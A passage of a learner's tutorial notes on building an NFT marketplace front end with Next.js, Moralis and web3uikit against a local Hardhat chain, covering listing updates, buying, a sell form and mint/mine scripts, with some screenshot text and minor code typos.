        name="New Listing Price"
        type="number"
      />
    </Modal>
  )
}
```

To test new component,
import to NFTBox component

```
import UpdateListingModal from './UpdateListingModal'
```

Add div tag before <Card> tag and close after card tag the add new component and test

```
<div>  
    <UpdateListingModal isVisible={true} />  
    <Card title={tokenName} description={tokenDescription}>
```



Set popup only when somebody click nfts.

From isVisible variable set default value to true.

```
const [showModal, setShowModal] = useState(false)  
( in NFTBox() function begining )
```

Then write a function to check the user is the owner of NFTs

```
const handleCardClick = () => {  
  isOwnedByUser ? setShowModal(true) : console.log("Let's buy")  
}
```

To run this function add click event to Card tag

```
<Card  
  title={tokenName}  
  description={tokenDescription}  
  onClick={handleCardClick}  
>
```

Set UpdateListingModal isVisible property to the showModal variable

```
<UpdateListingModal isVisible={showModal} />
```

Test by chaning account from metamask

Create Next App - Google Chrome

localhost:3000

NFT Marketplace

Home Sell NFT 0.0

Recently Listed

#PUG
Owned by 0xf39f...92266



#PUG
Owned by 0xf39f...92266



Create Next App - Google Chrome

localhost:3000

NFT Marketplace

Home Sell NFT 9999.99348819 0xf39f...b92266

Recently Listed

Update listing price in L1 Currency (ETH)

Cancel Ok



When we change something on popup it will get changes

```
return (
  <Modal isVisible={isVisible}>
    <Input
      .....
      onChange={(event) => {
        setPriceToUpdateListingWith(event.target.value)
      }}
    />
```

Then create the setPriceToUpdateListingWith function

This function will have to be a useState because we are going to want to change the UI based of this.

And when click ok button it wil call the contract function.

components/UpdateListingModal.js

```
import { useState } from "react"
import { useWeb3Contract } from "react-moralis"
import nftMarketPlaceAbi from "../constants/NftMarketPlace.json"
import { ethers } from "ethers"

export default function UpdateListingModal({ nftAddress, tokenId, isVisible, marketPlaceAddress }) {
  const [priceToUpdateListingWith, setPriceToUpdateListingWith] = useState(0)
  const { runContractFunction: updateListing } = useWeb3Contract({
    abi: nftMarketPlaceAbi,
    contractAddress: marketPlaceAddress,
    functionName: "updateListing",
    params: {
      nftAddress: nftAddress,
      tokenId: tokenId,
      newPrice: ethers.utils.parseEther(priceToUpdateListingWith || "0"),
    },
  })
}
```

Update NFTBox components by passing parameters to UpdateLising Modal

```
<UpdateListingModal  
    isVisible={showModal}  
    tokenId={tokenId}  
    marketPlaceAddress={marketPlaceAddress}  
    nftAddress={nftAddress}  
/>
```

When testing, after close popup not shown again.

To fix this we will add onClose function and it will change showModal to false

Add in NFTBox component onClose event to UpdateListing Model and give hideModel function and create function.

```
<UpdateListingModal
```

```
.....  
onClose={hideModel}  
/>>
```

Create it after showModal const

```
const hideModel = () => setShowModal(false)
```

Then pass this function UpdateListingModal

```
export default function UpdateListingModal({  
    nftAddress,  
    tokenId,  
    isVisible,  
    marketPlaceAddress,  
    onClose,  
}) {
```

And add to <Modal> tag

```
<Modal isVisible={isVisible} onCancel={onClose} onCloseButtonPressed={onClose}>
```

Now pass the updateListing contract function to <Modal> tag to onOk event

```
<Modal
  .....
  onOk={() => {
    updateListing({
      onError: (error) => console.log(error),
    })
  }}
}
```

Test it. when click ok button on pup of if metamask shows transaction it means you are on right way. DONT CONFIRM TRANSACTION now

Create Next App

+ X

localhost:3000

NFT Marketplace

Recently Listed

Change marketPlaceAddress in index.js to marketplaceAddress
And

Pass it to NFTBox component

marketPlaceAddress={marketplaceAddress}

MARKET PLACE ADDRESS 0x5fbdb2315678afecb367f032d93f642f64180aa3
Update listing price in L1 Currency (ETH)

1

Cancel

Ok

Price : 0.1 ETH


PUG

An adorable PUG pup!

Price : 0.1 ETH

PUG

An adorable PUG pup!



Add onSuccess function for calling contract function:

components/UpdateListingModal.js

```
        onError: (error) => {
            console.log(error)
        },
        onSuccess: () => handleUpdateListingSuccess(),
```

```
import { Modal, Input, useNotification } from "web3uikit"
```

```
export default function UpdateListingModal({
    .....
}) {
    const dispatch = useNotification()
    const [priceToUpdateListingWith, setPriceToUpdateListingWith] = useState(0)

    const handleUpdateListingSuccess = () => {}
```

pages/_app.js

To use notifications in application import NotificationProvider to the project

```
import { NotificationProvider } from "web3uikit"
```

And wrap header and component with it.

```
<MoralisProvider appId={APP_ID} serverUrl={SERVER_URL}>
  <NotificationProvider>
    <Header />
    <Component {...pageProps} />
  </NotificationProvider>
</MoralisProvider>
```

```

const handleUpdateListingSuccess = async (tx) => {
  await tx.wait(1)
  dispatch({
    type: "success",
    message: "listing updated",
    title: "Listing updated - please refresh ( and move blocks )",
    position: "topR",
  })
  onClose && onClose()
  setPriceToUpdateListingWith("0")
}

```

IMPORTANT NOTE AND HANDLERS

```

onOk={() => {
  updateListing({
    onError: (error) => {
      console.log(error)
    },
    onSuccess: () =>
      handleUpdateListingSuccess(),
  })
}

```

We are not passing any parameter to handleUpdateListingSuccess function. Because when updateListing() run successfull it returns transaction as result and automatically send it to onSuccess function. So tx parameter gets this transaction (result). To wait to complete transaction we are using async function. And calling it

onSuccess: handleUpdateListingSuccess

When we call updateListing() function from contract we are going to omit ItemListed. Inside our Moralis dashboard the price should actually update in our active item because of our Cloud Functions.

Test it. Run update from front end. And update price.

React Application Screenshot:

- Balance: 9999.9934 ETH
- \$17,829,488.27 USD
- Action Buttons: Satın Al, Gönder, Takas
- Varlıklar: Etkinlik
- Transaction History:
 - Update Listing (Aug 9 • localhost:3000)
 - Gönder (Başarısız oldu - Alıcı: 0xd1f...8...)

Moralis Dashboard Screenshot:

	createdAt	price_decimal	block_number	confirmed
88f8367e1bb143e90bb3f0512	9 Aug 2022 at 0...	2500000000000000...	13	False
88f8367e1bb143e90bb3f0512	8 Aug 2022 at 1...	1000000000000000...	10	True
88f8367e1bb143e90bb3f0512	8 Aug 2022 at 1...	1000000000000000...	5	True

In moralis price updated but not confirmed. To confirm this in contract Project we need to create a new script. This script just to move our blocks once.

In contract Project create mine.js script.

```
const { moveBlocks } = require("../utils/move-blocks")

const BLOCKS = 2
const SLEEP_AMOUNT = 1000

async function mine() {
    await moveBlocks(BLOCKS, (sleepAmount = SLEEP_AMOUNT))
}

mine()
    .then(() => process.exit(0)) . This script just to move our blocks once.
    .catch((error) => {
        console.error(error)
        process.exit(1)
    })
}
```

yarn hardhat run scripts/mine.js --network localhost

Run script and check moralis. Active item record have to be updated

Browser

- `_EventSyncStatus`
- `_Role`
- `_Session`
- `_User`
- `Activelitem` 2
- `ItemBought`
- `ItemCancelled`
- `ItemListed`

CLASS
Activelitem 2 objects • Public Read and Write enabled

[+ Add Row](#) [Manage Columns](#) ↗ R

	objectId	String	price	String	marketplaceAd...	ACL	ACL	updatedAt	Date	to
3	50kpQ8pcd9p0eOS...	250000000000000...	0x5fbdb2315678a...	Public Read + W...	9 Aug 2022 at 0...	0				
1	vDfHuH4TIh5910...	100000000000000...	0x5fbdb2315678a...	Public Read + W...	8 Aug 2022 at 1...	1				

Refresh front end and see the price was updated



Price : 0.1 ETH

PUG

An adorable PUG pup!



Price : 25.0 ETH

PUG

An adorable PUG pup!

Buy NFT Listing

1.03.37.16

To buy nft send some eth from hardhat-localhost account to other account from metamask. Before do this reset the accounts.

Add buyItem contract function to NFTBox.js

```
const { runContractFunction: buyItem } = useWeb3Contract({
  abi: nftMarketPlaceAbi,
  contractAddress: marketPlaceAddress,
  functionName: "buyItem",
  msgValue: price,
  params: {
    nftAddress: nftAddress,
    tokenId: tokenId,
  },
})
```

Then handle this function in handleCardClick function

```
const handleCardClick = () => {
  isOwnedByUser
    ? setShowModal(true)
    : buyItem({
        onError: (error) => console.log(error),
        onSuccess: () => handleBuyItemSuccess(),
      })
}
```

Then add onSuccess function, import useNotification and define dispatch variable

```
const handleBuyItemSuccess = /*async (tx)*/ () => {
  //await tx.wait(1)
  dispatch({
    type: "success",
    message: "Item bought",
    title: "Item Bought",
    position: "topR",
  })
  //onClose && onClose()
  //setPriceToUpdateListingWith("0")
}


import { Card, useNotification } from
"web3uikit"

const dispatch = useNotification() ( in NFTBox
function )
```


Test :

When you click nft metamask will be appear with buyItem transaction.

Then notification will be open.



When trasaction done you can see transaction in actiivity section in metamask and check account amount



Sell Page Listing NFTs for Sale

1.03.40.54

```
import Head from "next/head"
import Image from "next/image"
import styles from "../styles/Home.module.css"

export default function Home() {
  return (
    <div className={styles.container}>
      <Head>
        <title>Create Next App</title>
        <meta name="description" content="Generated by create next app" />
        <link rel="icon" href="/favicon.ico" />
      </Head>
      SELL PAGE
    </div>
  )
}
```

2. Sell Page:

1. You can list your NFT on the Marketplace
2. And withdraw proceeds

To submit a new NFT we gonna need a space to add the address of the NFT that tokenID of the NFT and all the other stuff.
For this we will use form from we3ui kit <https://web3ui.github.io/web3uikit/?path=/story/2-forms-form--demo-form>

```
<div className={styles.container}>
  <Form
    data={[
      {
        name: "NFT Address",
        type: "text",
        inputWidth: "50%",
        value: "",
        key: "nftAddress",
      },
      {
        name: "Token ID",
        type: "number",
        value: "",
        key: "tokenId",
      },
      {
        name: "Price (in ETH)",
        type: "number",
        value: "",
        key: "price",
      },
    ]}
    title="Sell your Nft"
  />
</div>
```

To give functionality to the form add approveAndList() function

```
export default function Home() {
  async function approveAndList(data) {}
  return (
    <div className={styles.container}>
      <Form
        onSubmit={approveAndList}
        data={[

```

When we hit on submit its automatically going to pass the data object to our approvedAndList() function.

```
async function approveAndList(data) {
    console.log("Approving.....")
    const nftAddress = data.data[0].inputResult
    const tokenId = data.data[1].inputResult
    const price = ethers.utils.parseUnits(data.data[2].inputResult, "ether").toString()
}
```

```
import { ethers } from "ethers"
```

In this function we will approve new NFT and list it

Add approve contract function. When approve will succes we will list nft

```
async function approveAndList(data) {  
    .....  
    const approveOptions = {  
        abi: nftAbi,  
        contractAddress: nftAddress,  
        functionName: "approve",  
        params: {  
            to: marketplaceAddress,  
            tokenId: tokenId,  
        },  
    }  
  
    await runContractFunction({  
        params: approveOptions,  
        onSuccess: () => handleApproveSuccess(nftAddress, tokenId, price),  
        onError: (error) => {  
            console.log(error)  
        },  
    })
```

To get marketplaceaddress from constans

```
export default function Home() {
  const { chainId } = useMoralis()
  const chainidString = chainId ? parseInt(chainId).toString() : "31337"
  const marketplaceAddress = networkMapping[chainidString].NftMarketPlace[0]
```

```
import nftAbi from "../constants/BasicNFT.json"
import nftMarketPlaceAbi from "../constants/NftMarketPlace.json"
import { useMoralis, useWeb3Contract } from "react-moralis"
import networkMapping from "../constants/networkMapping.json"
```

if approve will succes call listItem from contract

```
async function handleApproveSuccess(nftAddress, tokenId, price) {
  console.log("Ok! Now time to list")
  const listOptions = {
    abi: nftMarketPlaceAbi,
    contractAddress: marketplaceAddress,
    functionName: "listItem",
    params: {
      nftAddress: nftAddress,
      tokenId: tokenId,
      price: price,
    },
  }

  await runContractFunction({
    params: listOptions,
    onSuccess: () => handleListSuccess(),
    onError: (error) => console.log(error),
  })
}
```

Show notification

```
import { Form, useNotification } from  
"web3uikit"
```

```
async function handleListSuccess() {  
  dispatch({  
    type: "success",  
    message: "NFT listed",  
    title: "NFT Listed",  
    position: "topR",  
  })  
}
```

Create Next App - Google Chrome

localhost:3000/sell-nft

NFT Marketplace

Home Sell NFT

9999.99390243 0xf39f...b92266

Sell your NFT

NFT Address

Token ID

Price (in ETH)

Submit

Console

Default levels 1 Issue: 1

componentWillUpdate has been renamed, and is not recommended for use. See <https://reactjs.org/link/unsafe-component-lifecycles> for details.

* Move data fetching code or side effects to componentDidUpdate.
* Rename componentWillUpdate to UNSAFE_componentWillUpdate to suppress this warning in non-strict mode. In React 18.x, only the UNSAFE_ name will work. To rename all deprecated lifecycles to their new names, you can run `npx react-codemod rename-unsafe-lifecycles` in your project source folder.

Please update the following components: Identicon

[Fast Refresh] [hot-dev-client.js?1600:155](#) rebuilding


[Fast Refresh] done in [hot-dev-client.js?1600:137](#) 691ms

Console What's New Issues

Highlights from the Chrome 104 update

Slow replay options in the Recorder panel

Replay user flows at a slower speed with the 3 new slow replay options.



TEST:

To test we will create another script in contract Project. Mint.js

In here we are not going to list, we are just going to mint it so we can list it ourselves on the UI.

With this script we will get tokenId and tokenAddress(already we know)

Then we will run mine script to add moralis database

```
const { network, ethers } = require("hardhat")
const { moveBlocks, sleep } = require("../utils/move-blocks")

const PRICE = ethers.utils.parseEther("0.1")

async function mint() {
  const basicNft = await ethers.getContract("BasicNFT")
  console.log("Minting.....")
  const mintTx = await basicNft.mintNFT()
  const mintTxReceipt = await mintTx.wait(1)
  const tokenId = mintTxReceipt.events[0].args tokenId
  console.log(`Got TokenId: ${tokenId}`)
  console.log(`NFT Address: ${basicNft.address}`)

  if (network.config.chainId == 31337) {
    await moveBlocks(2, {sleepAmount = 1000})
  }
}
```

```
mint()
  .then(() => process.exit(0))
  .catch((error) => {
    console.error(error)
    process.exit(1)
})
```

```
yarn hardhat run scripts/mint.js --network localhost
```

WARNING : If you run new node it will reset all settings and gives you token id 0-zero. So first run mint-and-list script
And clean moralis database for to avoid use same token id.
And reset localchain

Add NFT. When hit submit metamask will appear.

Confirm it

Then will appear listItem transaction confirmation

NFT Marketplace

Home

Sell

Tam işlem bilgilerini gizle ▾

Sell your NFT

NFT Address

0xe7f1725E7734CE288F8367e1Bb143E90bb3F0512


Token ID

3


Price (in ETH)



9

Submit



WARNING : When run listItem gives "nftAddress is required
Because we used nftAddress. Fix it in contract and run again



